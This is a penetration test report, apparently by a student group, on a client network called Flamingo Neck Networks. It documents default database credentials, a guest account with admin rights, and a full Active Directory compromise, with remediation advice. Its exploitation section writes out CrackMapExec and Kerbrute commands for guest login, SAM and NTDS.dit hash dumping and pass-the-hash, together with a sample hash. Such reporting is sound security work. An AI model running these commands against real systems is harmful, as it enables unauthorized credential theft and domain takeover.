# Penetration Test Report

Conducted by:

## Group 3


*Team Members* *Email*

Kismat Kunwar
Yubaraj Thapa
Gamvirta Poudel
Myles Annan
Deepthi Mareedu


December 9, 2025

# Table of Contents

# 1 Report Overview

## 1.1 Executive Summary

Group 3 was contracted by Flamingo Neck Networks (FNN) to conduct a Penetration Test to evaluate the security postures of FNN's corporate network infrastructure. On November 14th, 2025, Group 3 provided this report to FNN. This penetration test represented a scoped security assessment and risk evaluation of FNN's environment. The Report Overview is a general outline of the Group 3 findings, along with recommendations to assist FNN in improving its security posture, mitigate potential business risks, and minimize its attack surface.

The Technical Findings section provides further details regarding each discovered vulnerability, which include the evaluated risk level of each vulnerability, a detailed description of the exploitation methodology used to exploit each vulnerability, and recommended remediation steps.

The most significant finding from this assessment is that the PostgreSQL database server located at storage.fnn.local was accessed via default credentials (both username and password are "postgres"). This misconfiguration allowed Group 3 to achieve complete remote code execution on the host system as the postgres user. This represents a total compromise of the storage server and represents a serious risk to FNN's operations. An attacker exploiting this vulnerability could read, write to, delete all database entries, execute any system command, create persistent backdoors, pivot to other systems within the FNN network, and potentially deploy ransomware. Additionally, the database server is currently running PostgreSQL version 9.1.24, which reached end-of-life in 2016 and no longer receives security patches. These two issues combined increase FNN's risk exposure substantially and have the potential to result in data breaches, regulatory fines, reputation damage, and significant monetary losses.

Additionally, a second critical vulnerability was identified in the Windows Active Directory environment. The guest account on domain workstations (FNN-WS1 and FNN-WS2) was configured with local administrator privileges, allowing complete system compromise without any credentials. This misconfiguration enabled lateral movement to the Domain Controller via Pass-the-Hash attack, resulting in complete Active Directory domain compromise. All 211 domain account credentials, including the krbtgt hash, were extracted from the NTDS.dit database. This represents total compromise of the Windows domain infrastructure.

During this engagement, a total of **9** vulnerabilities and missing security controls were identified within FNN's network, spanning multiple severity levels (2 Critical, 1 High, 2 Moderate, 4 Informational). The technical vulnerabilities are directly attributed to FNN's use of default credentials, lack of implementation of basic security hardening practices, weak password policies, and inadequate network protocol security controls. Additionally, Group 3 identified several missing preventative controls (LAPS, EDR/antivirus, network segmentation, account lockout policies) that, while not direct vulnerabilities, significantly reduced FNN's ability to detect, prevent, or respond to attack activities. The layered nature of these vulnerabilities demonstrates that multiple security controls have failed simultaneously, allowing attackers to

cascade from low-privilege access to complete domain compromise. These issues indicate that FNN needs to improve its security baseline configuration and implement fundamental defensive controls across its entire infrastructure. Additional details regarding these vulnerabilities and missing controls may be found in Section 4.

## 1.2 Engagement Overview

Group 3 completed a penetration test of FNN's corporate network infrastructure in November 2025. The objective of this penetration test was to assess vulnerabilities of the database infrastructure within FNN's corporate network and to exploit identified vulnerabilities to determine their risk to FNN.

The objectives of the engagement were to:

- Conduct a vulnerability assessment on FNN's database infrastructure within FNN's corporate network.
- Identify exploitable security weaknesses that would compromise confidentiality, integrity, and availability of systems.
- Manually validate the discovered vulnerabilities to determine the actual risk associated with each.
- Document the specific methods used to exploit each confirmed vulnerability and the potential impact to FNN's business.
- Provide specific, actionable recommendations to improve FNN's security posture.
- Assist FNN in establishing a standard security baseline configuration for its infrastructure.

## 1.3 Scope of Engagement

FNN requested that Group 3 limit this penetration test to their corporate network that operates under a single subnet: 10.248.1.0/24. Group 3 was asked to exclude specific hosts containing sensitive industrial control systems, such as programmable logic controllers (PLCs), that could be disabled if they were scanned. Group 3 took great care to ensure that all penetration test activities remained within the specified scope and did not adversely affect the availability of the industrial systems.

**In-Scope Subnets:**

- 10.248.1.0/24

**Out-of-Scope Systems:**

- 10.248.1.102
- 10.248.1.103
- 10.248.1.104
- 10.248.1.105
- 10.248.1.106
- 10.248.1.107

Group 3 conducted the penetration test with extreme care to ensure that all activities remained confined to the defined scope. Group 3 explicitly excluded all out-of-scope systems from being scanned and tested. Group 3 did not exfiltrate, alter, or delete any data outside of what is included in this report. All testing was performed in strict accordance with the mutually agreed-upon Rules of Engagement.

Group 3 is prepared to provide additional assistance to FNN to enhance the security of its systems, protect its employees and customers, verify and validate implemented mitigation measures, and establish multiple layers of defense. Group 3 is willing to collaborate with FNN to secure its operational environments.

# 2 Observations

Section Two provides an overview of the general posture of the security for Flamingo Neck Networks (FNN) at a high level. The findings of all identified vulnerabilities are shown in detail in Section Four. The list provided here is certainly not exhaustive; it is believed there are many other vulnerabilities present that were not identified by Group 3.




Figure 1: Summary of Issues within the Network

## Authentication and Credential Security

This category encompasses vulnerabilities related to credential management, authentication mechanisms, and access control configurations. Group 3 identified multiple critical findings in this area that enabled unauthorized access to both the database infrastructure and Active Directory domain. These weaknesses demonstrate a systemic failure in FNN's implementation of basic authentication security controls and represent the most severe security gaps discovered during this assessment.

**Default Credentials:** Group 3's initial observation of the security posture of FNN was that default credentials remained on the PostgreSQL server (storage.fnn.local). The database server was easily accessed using the default postgres username/password combination (postgres/postgres), which gave Group 3 unrestricted superuser access to the PostgreSQL instance. This severe misconfiguration enabled Group 3 to perform completely remote code execution on the host system. This finding shows that FNN failed to implement minimum-security configurations and demonstrated that FNN failed to apply security hardening best practices. Using default credentials on a database server that may contain sensitive information about FNN's customers and/or business is an extremely large risk to the operation of FNN.

**Guest Account Misconfiguration:** A significant configuration error was identified on the Windows domain workstations for FNN (FNN-WS1 and FNN-WS2). The Guest account on each workstation had been configured to be a local administrator. This created a major flaw in the security of each workstation. The Guest account is intended to be a minimal account that provides very limited temporary access to a workstation. The configuration of the Guest account as a local administrator allows Group 3 to obtain full control over the two workstations without having to enter any credentials.

This finding is representative of a major failure in the implementation of Windows security hardening and the management of privileges on FNN's workstations. Guest accounts should never have administrator level permissions. When guest accounts do have administrator level permissions, they essentially undermine the entire security model of the Windows operating system. The fact that Group 3 was able to exploit the administrator level guest accounts on the two domain joined workstations to gain an initial foothold in the active directory environment of FNN, and then subsequently gain the ability to extract local credential hashes and conduct lateral movement attacks against the Domain Controller to eventually gain full control of the entire domain, clearly shows the magnitude of this flaw in the implementation of Windows security.

**Password Reuse Across Security Boundaries:** After gaining access to the workstation systems, Group 3 discovered that the local administrator password hash could be used to log into the Domain Controller (FNN-DC01). This reuse of local administrator passwords to gain access to the Domain Controller facilitated a pass-the-hash attack. Using this type of attack, Group 3 could move laterally from workstation to workstation within the domain, without having to crack or know the actual plaintext passwords.

This discovery shows that FNN is not separating the credentials of workstation administrator accounts from those used to access domain systems. It is best practice to ensure that local administrator accounts used on workstation systems have different passwords than those used to access domain systems. To resolve this issue, Microsoft developed the Local Administrator Password Solution (LAPS), which generates and rotates a unique local administrator password for each workstation. The combination of the reuse of local administrator passwords and the improper configuration of the guest account created a direct attack path from an unauthenticated position to complete domain compromise.

**Weak Password Policy:** During the security assessment, Group 3 discovered that FNN's Active Directory domain has an extremely weak password policy that falls far below modern security standards and industry best practices. The domain password policy had a minimum password length of only 7 characters, which is significantly below the recommended 14-character minimum. Additionally, the account lockout threshold was set to "Never," meaning there was no limit to the number of password guessing attempts an attacker could perform without triggering any defensive response or alerting. This weak password policy created the conditions that enabled much of Group 3's successful attack chain. The 7-character minimum allowed users to create short, simple passwords that were vulnerable to brute force and password spraying attacks. The absence of an account lockout policy meant that attackers could attempt unlimited authentication attempts without any risk of account lockout or detection.

The combination of these authentication and credential security weaknesses demonstrates that multiple security controls failed concurrently and that a single vulnerability cascaded into complete loss of the infrastructure. These issues collectively represent a fundamental failure to implement basic security hardening practices. For detailed technical information and specific remediation steps for each finding, see Section 4.

## Network Protocol Hardening Gaps

This category addresses weaknesses in network protocol security configurations that could enable man-in-the-middle attacks, credential relay attacks, and unauthorized lateral movement. During the assessment, Group 3 identified missing security controls that would normally protect against well-known attack techniques targeting network authentication protocols.

**SMB Signing Disabled:** During the group's security assessment, Group 3 found that SMB signing had been disabled on the two workstations on FNN's domain (FNN-WS1 and FNN-WS2). SMB signing is an important security feature which verifies the authenticity and integrity of SMB communications using digital signatures from client and server. If SMB signing is disabled, attackers that are located on the network can conduct man-in-the-middle and SMB relay attacks to intercept and relay user login credentials to other systems.

The lack of SMB signing represents a substantial method of exploitation for lateral movement within FNN's network. An attacker could utilize the Responder or Inveigh tool to capture SMB authentication requests and relay those requests to targeted systems with no need to attempt to crack passwords, thereby providing the attacker with access as legitimate users. This type of threat is most concerning in environments where administrative credentials are transmitted across the network as they may be relayed to high-value systems (Domain Controllers/file servers). Microsoft recommends that SMB signing be enabled on all domain joined systems via its security baseline. FNN should immediately implement SMB signing on all workstations via Group Policy to prevent credential relay attacks.

During the engagement, Group 3 also identified several missing preventative controls that, while not exploited as direct vulnerabilities, significantly reduced FNN's security posture. The absence of basic controls such as network segmentation allowed Group 3 to move laterally from workstations directly to the Domain Controller without encountering any network-layer restrictions. More detail about the informational data for these findings and how they relate to security is discussed in section 4. Technical information concerning how to "harden" your network protocols and other remedial actions can be found in section 4.

## Security Operations and Monitoring

The above categories include vulnerabilities related to security operations including security monitoring, patch management, software lifecycle, and lack of defensive security tools. The above weaknesses prevented FNN from identifying attacks, responding to security breaches, and establishing a secure baseline configuration throughout its infrastructure.

**Outdated Software:** The current version of the PostgreSQL database server operating at

the storage server location at fnn.local is operating under version 9.1.24. Version 9.1.24 of PostgreSQL was identified as "end-of-life" by the vendor in September 2016. Therefore, the PostgreSQL database server located at fnn.local has no ongoing support from its vendor; therefore it is now open to all future vulnerabilities of PostgreSQL since the vendor will never provide an update or fix. When combined with the fact that the default username and password were used when installing the PostgreSQL database server, these two issues can be said to represent a compounded security threat against the organization. Any organizations using outdated versions of software are extremely attractive to attackers because they know that the vendors of those systems will never issue a patch for the known vulnerabilities within the system. The above noted vulnerability should be remediated immediately by upgrading the PostgreSQL database server to a supported version of PostgreSQL by the vendor.

**Missing Security Controls:** As a result of the environment lacking a number of security controls that are designed to prevent attacks, the environment also provided Group 3 additional opportunities to enhance their attack chain. The lack of host based firewalls on the servers, workstation-server segregation, and the lack of outbound traffic control allowed Group 3 to utilize tools such as CrackMapExec, establish reverse shells from the PostgreSQL server, and move from the PostgreSQL server to the Domain Controller without facing any technological barriers. Additionally, the lack of Endpoint Detection Response (EDR) or any other type of endpoint monitoring resulted in the lack of alerts or notifications to the administrators during the credential usage, remote execution attempts, and hash extraction activities that occurred in the environment. Finally, the lack of centralized logging also resulted in the lack of visibility into any authentication anomalies or suspicious administrative actions occurring within the environment. While these conditions did not create the vulnerabilities themselves, they removed many layers of defense that normally would either slow down or disrupt the attackers' progress and ultimately make it much easier for the attackers to perform lateral movement. The implementation of the missing security controls would have restricted Group 3's ability to operate in the environment, increase the chances of detecting Group 3's activity during the early stages of the attack, and most likely have prevented the complete domain compromise that occurred during this engagement. Further details about these informational findings are included in Section 4.

## 2.1 Summary of Recommendations

Below is an overview of recommended actions:

- Implement both Ingress and Egress Filtering to limit the attack surface on hosts.
- Ensure All Hosts Run With Least Privilege Principals to Reduce Attack Surface.
- Use Proper Encryption to Protect Confidential Data (e.g., Passwords and Database Contents).
- Establish Strong Password Policy and Eliminate Default Credentials.
- Implement MFA to Provide Defense-in-Depth and Additional Protection Beyond Passwords.

- Utilize Centralized Logging to Respond to Potential Incidents Faster.
- Do Not Allow Null or Passwordless Authentication.
- Only Enable Necessary Services Within the Subnet.
- Regularly update and patch systems, particularly database servers running end-of-life software.
- Disable or Strictly Control Guest Accounts on All Windows Systems.
- Implement Tiered Administrative Model (Separate Admin Accounts for Workstations vs Domain).
- Deploy Local Administrator Password Solution (LAPS) for Workstation Local Administrator Accounts.
- Regularly Audit Privileged Group Memberships and Local Administrator Assignments.
- Implement Credential Guard and Remote Credential Guard on Windows 10/11 Systems.
- Enforce Pass-the-Hash Mitigations Through Security Baselines.
- Enable SMB Signing on All Domain Workstations and Servers to Prevent Relay Attacks.
- Implement Strong Domain Password Policies with Minimum 14-Character Length and Complexity Requirements.
- Configure Account Lockout Policies to Protect Against Brute Force Attacks.

# 3 Testing Methodology

## 3.1 Penetration Testing Execution Standard

Throughout the engagement Group 3, references the Penetration Testing Execution Standard (PTES) when conducting security assessments [1].




Figure 2: PTES Methodology

## 3.2 MITRE ATT&CK Framework

MITRE ATT&CK is a knowledge base of Tactics, Techniques, and Procedures (TTPs) based upon real-world observations from security professionals. ATT&CK is a curated knowledge base for cyber adversary behavior, reflecting the attack lifecycle and platforms known to target. Group 3 uses ATT&CK to aid in understanding TTPs that can be used to conduct an attack against FNN that could be conducted by real-world adversaries [2].

## 3.3 OWASP Top 10

Referenced in this report is the Open Web Application Security Project (OWASP) Top 10 when applications are found within the applicable scope [3]. OWASP Top 10 focuses vulnerabilities focus on common vulnerabilities that pose security risks to web applications:

Table 1: OWASP Top 10

| | |
|---|---|
| 1. Broken Access Controls | 6. Vulnerable and Outdated Components |
| 2. Cryptographic Failures | 7. Identification and Authentication Failures |
| 3. Injection | 8. Software and Data Integrity Failures |
| 4. Insecure Design | 9. Security Logging and Monitoring Failures |
| 5. Security Misconfiguration | 10. Server-Side Request Forgery |

# 4 Technical Findings

This table shows the total number of vulnerabilities found during the penetration test engagement. The vulnerabilities are categorized based on the risk level. The risk levels were calculated using the Common Vulnerability Scoring System (CVSS) [4].

**Risk Level and Total Number of Discovered Vulnerabilities**

| Severity | Low (0.1-3.9) | Moderate (4.0-6.9) | High (7.0-8.9) | Critical (9.0-10.0) |
|---|---|---|---|---|
| Vulnerability Count | 4 | 2 | 1 | 2 |

The following table breaks down the discovered vulnerabilities by overall risk score, impact, and exploitability. The scores were calculated using NIST's CVSS v3.1 calculator [5].

**Summary of Vulnerabilities by Base Score**

| Risk Summary | Overall Risk Score | Impact | Exploitability |
|---|---|---|---|
| Active Directory Domain Compromise via Guest Account | 10.0 | 6.0 | 3.9 |
| PostgreSQL Remote Code Execution via Default Credentials | 9.8 | 6.0 | 3.9 |
| SMB Signing Disabled on Domain Workstations | 7.5 | 5.3 | 2.2 |
| Password Reuse Across Security Boundaries | 6.5 | 5.9 | 0.6 |
| Weak Domain Password Policy Configuration | 5.3 | 5.9 | 0 |

## 4.1 Critical Risk

### 4.1.1 Active Directory Domain Compromise via Guest Account Misconfiguration

**Threat Level**: Critical (10.0)

Table 2: CVSS v3.1 Scoring Breakdown

| **CVSS v3.1 Metric** | **Value** |
|---|---|
| Attack Vector (AV) | Network |
| Attack Complexity (AC) | Low |
| Privileges Required (PR) | None |
| User Interaction (UI) | None |
| Scope (S) | Changed |
| Confidentiality Impact (C) | High |
| Integrity Impact (I) | High |
| Availability Impact (A) | High |
| **Base Score** | **10.0 (Critical)** |
| **CVSS Vector** | `AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H` |

**Description**:

The Windows Active Directory domain infrastructure was totally compromised via a critical misconfiguration found on the Domain Workstations FNN-WS1 (10.248.1.100) and FNN-WS2 (10.248.1.101). The built-in Guest account on these systems was assigned local admin rights, which allowed an attacker to gain access to both systems with full control without providing any credentials. The severity of this security error provided an immediate entry point into the Windows environment without the need for any credentials. Following the initial breach, Group 3 obtained the local admin passwords stored in the Security Account Manager (SAM) database and was successful in performing a Pass-the-Hash (PtH) against the Domain Controller FNN-DC01 (10.248.1.2). As a result of this lateral movement, the entire domain was compromised, and Group 3 was able to obtain the NTDS.dit file containing the credentials of all 211 accounts within the domain and the critical krbtgt hash. The combination of the misconfigured Guest account and password reuse between security boundaries enabled complete domain takeover of FNN's Active Directory infrastructure.

**Affected Hosts**:

| **Hostname** | **IP Address** | **Role** |
|---|---|---|
| FNN-WS1 | 10.248.1.100 | Domain Workstation (Compromised) |
| FNN-WS2 | 10.248.1.101 | Domain Workstation (Compromised) |
| FNN-DC01 | 10.248.1.2 | Domain Controller (Compromised) |

**Exploitation Details**:

### Step 1: Kerberos User Enumeration

User enumeration was performed using Kerbrute to identify valid usernames within the `FNN.LOCAL` domain using a custom word list tailored to FNN:

```
kerbrute userenum -d fnn.local --dc 10.248.1.2 /opt/wordlists/fnn-
   usernames-custom.txt
```

This enumeration identified several valid accounts, including the Guest account, which is typically disabled by default but was found to be active on this domain.

### Step 2: Guest Account Identification

After enumerating users, Group 3 attempted to authenticate with the Guest account identified. The standard access rights associated with a Guest account were tested against the Domain Workstation to determine its role-based permissions.

### Step 3: Guest Account Access with Local Admin Rights

CrackMapExec was utilized to attempt to identify Guest account access to the workstation(s). Results indicated that the Guest account had local admin rights on both FNN-WS1 (10.248.1.100) and FNN-WS2 (10.248.1.101):

```
crackmapexec smb 10.248.1.100 -u 'guest' -p '' --shares
crackmapexec smb 10.248.1.101 -u 'guest' -p '' --shares
```

The output demonstrated `Pwn3d!` indicators demonstrating local admin access to both workstations (ADMIN$, C$, and shared drives), which presented complete access to both systems with no additional authentication required. Upon identifying this vulnerability, Group 3 was able to run commands with SYSTEM privileges:

```
crackmapexec smb 10.248.1.100 -u 'guest' -p '' -x 'whoami'
# Output: nt authority\system
```

### Step 4: Security Account Manager (SAM) Database Dump

With local administrator access established, Group 3 extracted the SAM database containing local account password hashes from both workstations:

```
crackmapexec smb 10.248.1.100 -u 'guest' -p '' --sam
crackmapexec smb 10.248.1.101 -u 'guest' -p '' --sam
```

This command dumped all local account NTLM password hashes, including the local Administrator account hash:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
   e19ccf75ee54e06b06a5907af13cef42
```

These hashes could be used for Pass-the-Hash attacks without requiring password cracking. Impacket's wmiexec tool was then used to establish an interactive shell on FNN-WS1:




Figure 3: Interactive Shell on FNN-WS1 as NT AUTHORITY\SYSTEM

### Step 5: Pass-the-Hash Attack to Domain Controller

The extracted local administrator NTLM hash was then used to authenticate against the Domain Controller (FNN-DC01) using a Pass-the-Hash attack:

```
crackmapexec smb 10.248.1.2 -u 'Administrator' -H '
   e19ccf75ee54e06b06a5907af13cef42'
```

This attack succeeded (Pwn3d!) due to password reuse between the workstation local administrator account and credentials accepted by the Domain Controller. The successful authentication indicated that lateral movement to the domain infrastructure was possible. Similarly, an interactive shell was established on FNN-WS2:




Figure 4: Interactive Shell on FNN-WS2 as NT AUTHORITY\SYSTEM

### Step 6: Domain Controller Breach

After obtaining a valid set of credentials to the Domain Controller, Group 3 was able to establish administrative access to FNN-DC01 by utilizing Impacket's wmiexec:




Figure 5: Domain Controller Access as NT AUTHORITY\SYSTEM

This level of access allowed for complete control over the Active Directory domain, including the ability to create, modify, or delete any domain account, change Group Policy settings, and extract the complete domain database.

### Step 7: NTDS.dit Database Extraction

The NTDS.dit file, which contains all Active Directory domain account credentials, was extracted using CrackMapExec:

```
crackmapexec smb 10.248.1.2 -u 'Administrator' -H '
   e19ccf75ee54e06b06a5907af13cef42' --ntds
```

This command successfully extracted password hashes for all 211 domain accounts, including:

- All user account NTLM hashes (120+ accounts)
- Computer account NTLM hashes (80+ accounts)
- Service accounts (5 accounts)
- The critical krbtgt account hash (used for Kerberos ticket encryption and Golden Ticket attacks)
- Domain Administrator account hashes

### Step 8: Domain Admin Verification

With access to all domain credentials, including Domain Administrator hashes, Group 3 achieved complete and persistent control over FNN's Active Directory infrastructure:

```
crackmapexec smb 10.248.1.2 -u 'Administrator' -H '
   e19ccf75ee54e06b06a5907af13cef42' -x 'net group "Domain Admins" /
   domain'
```

This confirmed 7 Domain Administrator accounts: Administrator, backup, cdiaz, dgomez, jwadsworth, mshallow, and prosewing. The extracted krbtgt hash could be used to create

Golden Tickets, providing indefinite domain access even if all account passwords were reset. This represents total compromise of the Windows domain environment.

**Potential Business Impact**:

The complete compromise of FNN's Active Directory domain represents a catastrophic security breach with severe potential consequences:

- **Total Credential Exposure**: All 211 domain account credentials have been compromised, including those of executive leadership, IT administrators, and service accounts. These credentials could be used to access email, file shares, databases, and any other domain-integrated systems.
- **Persistent Backdoor Access**: The extraction of the krbtgt hash enables creation of Golden Tickets, which provide unlimited domain access that persists even if all user passwords are changed. This creates a persistent backdoor that is extremely difficult to detect and remove without complete domain rebuild.
- **Data Exfiltration Risk**: With domain administrator access, an attacker could access all file shares, email servers, databases, and any other domain-integrated systems, leading to complete exfiltration of sensitive business data, intellectual property, customer information, and financial records.
- **Ransomware Deployment**: Domain administrator access provides the ability to deploy ransomware across the entire Windows infrastructure simultaneously, encrypting all systems and causing complete business disruption. The attacker could demand ransom with the threat of data destruction or public release.
- **Regulatory Compliance Violations**: The exposure of customer data and business information could result in violations of GDPR, CCPA, HIPAA, or other regulatory frameworks, leading to substantial fines, legal liabilities, and mandatory breach notifications.
- **Reputational Damage**: Public disclosure of a complete domain compromise would severely damage FNN's reputation with customers, partners, and stakeholders, potentially resulting in loss of business and competitive disadvantage.
- **Supply Chain Attacks**: Compromised credentials could be used to attack FNN's customers, partners, or vendors through trusted relationships, expanding the impact beyond FNN's own infrastructure.

**Recommended Remediation**:

**Immediate Actions (Within 0–24 Hours):**

- Immediately disable the Guest account on ALL Windows systems (workstations, servers, and domain controllers):

```
net user guest /active:no
```

- Remove local administrator privileges from the Guest account on all systems where it exists.
- Reset the krbtgt account password TWICE (the krbtgt hash is maintained for two password changes to support ticket validation). Use Microsoft's script to perform this safely.
- Force a password reset for ALL domain accounts, prioritizing Domain Admins, Enterprise Admins, and other privileged accounts.
- Review and remove any unauthorized accounts or group memberships that may have been created during the compromise.
- Enable enhanced logging on all domain controllers and workstations to detect any persistence mechanisms.
- Audit all local administrator group memberships across all workstations to identify any other misconfigured accounts.

**Short-Term Actions (Within 1–2 Weeks):**

- Deploy Microsoft Local Administrator Password Solution (LAPS) to automatically manage and rotate unique local administrator passwords on all workstations and member servers.
- Implement a tiered administrative model separating workstation administrators from domain administrators to prevent credential reuse across security boundaries.
- Enable Windows Credential Guard on Windows 10/11 systems to protect against Pass-the-Hash attacks by isolating credentials in a virtualized container.
- Deploy Remote Credential Guard for Remote Desktop sessions to prevent credential theft during administrative connections.
- Implement Protected Users security group for all privileged accounts to prevent NTLM authentication and enforce stronger security requirements.
- Configure Security Baselines using Microsoft Security Compliance Toolkit to enforce Pass-the-Hash mitigations across all Windows systems.
- Review and harden Group Policy settings to prevent unauthorized changes and enforce security configurations.

**Long-Term Actions (Within 1–3 Months):**

- Implement a comprehensive Privileged Access Workstation (PAW) strategy for all administrative tasks to separate privileged credentials from user workstations.
- Deploy Microsoft Defender for Identity (formerly Azure ATP) to detect and alert on credential theft, lateral movement, and domain compromise indicators.
- Establish a privileged access management (PAM) solution such as Microsoft Identity Manager (MIM) or CyberArk to control and audit all privileged credential usage.

- Implement Just-in-Time (JIT) administration where administrative privileges are granted temporarily only when needed and automatically revoked after use.
- Enable Smart Card or FIDO2 authentication for all privileged accounts to prevent credential theft attacks.
- Conduct regular penetration testing and security assessments focused on Active Directory security to identify and remediate weaknesses before they can be exploited.
- Implement forest/domain segmentation or consider creating a separate administrative forest (Enhanced Security Administrative Environment - ESAE / Red Forest) for managing production domains.
- Deploy SIEM solution with specific detection rules for AD attacks including Pass-the-Hash, Golden Ticket, DCSync, and other domain compromise techniques.
- Establish a security baseline compliance monitoring program to detect configuration drift and ensure security controls remain in place.

**References**:

`https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory`

`https://docs.microsoft.com/en-us/windows-server/identity/laps/laps-overview`

`https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard`

`https://attack.mitre.org/techniques/T1550/002/` (Pass the Hash)

`https://adsecurity.org/` (Active Directory Security)

### 4.1.2 PostgreSQL Remote Code Execution via Default Credentials

**Threat Level**: Critical (9.8)

Table 3: CVSS v3.1 Scoring Breakdown

| **CVSS v3.1 Metric** | **Value** |
|---|---|
| Attack Vector (AV) | Network |
| Attack Complexity (AC) | Low |
| Privileges Required (PR) | None |
| User Interaction (UI) | None |
| Scope (S) | Unchanged |
| Confidentiality Impact (C) | High |
| Integrity Impact (I) | High |
| Availability Impact (A) | High |
| **Base Score** | **9.8 (Critical)** |
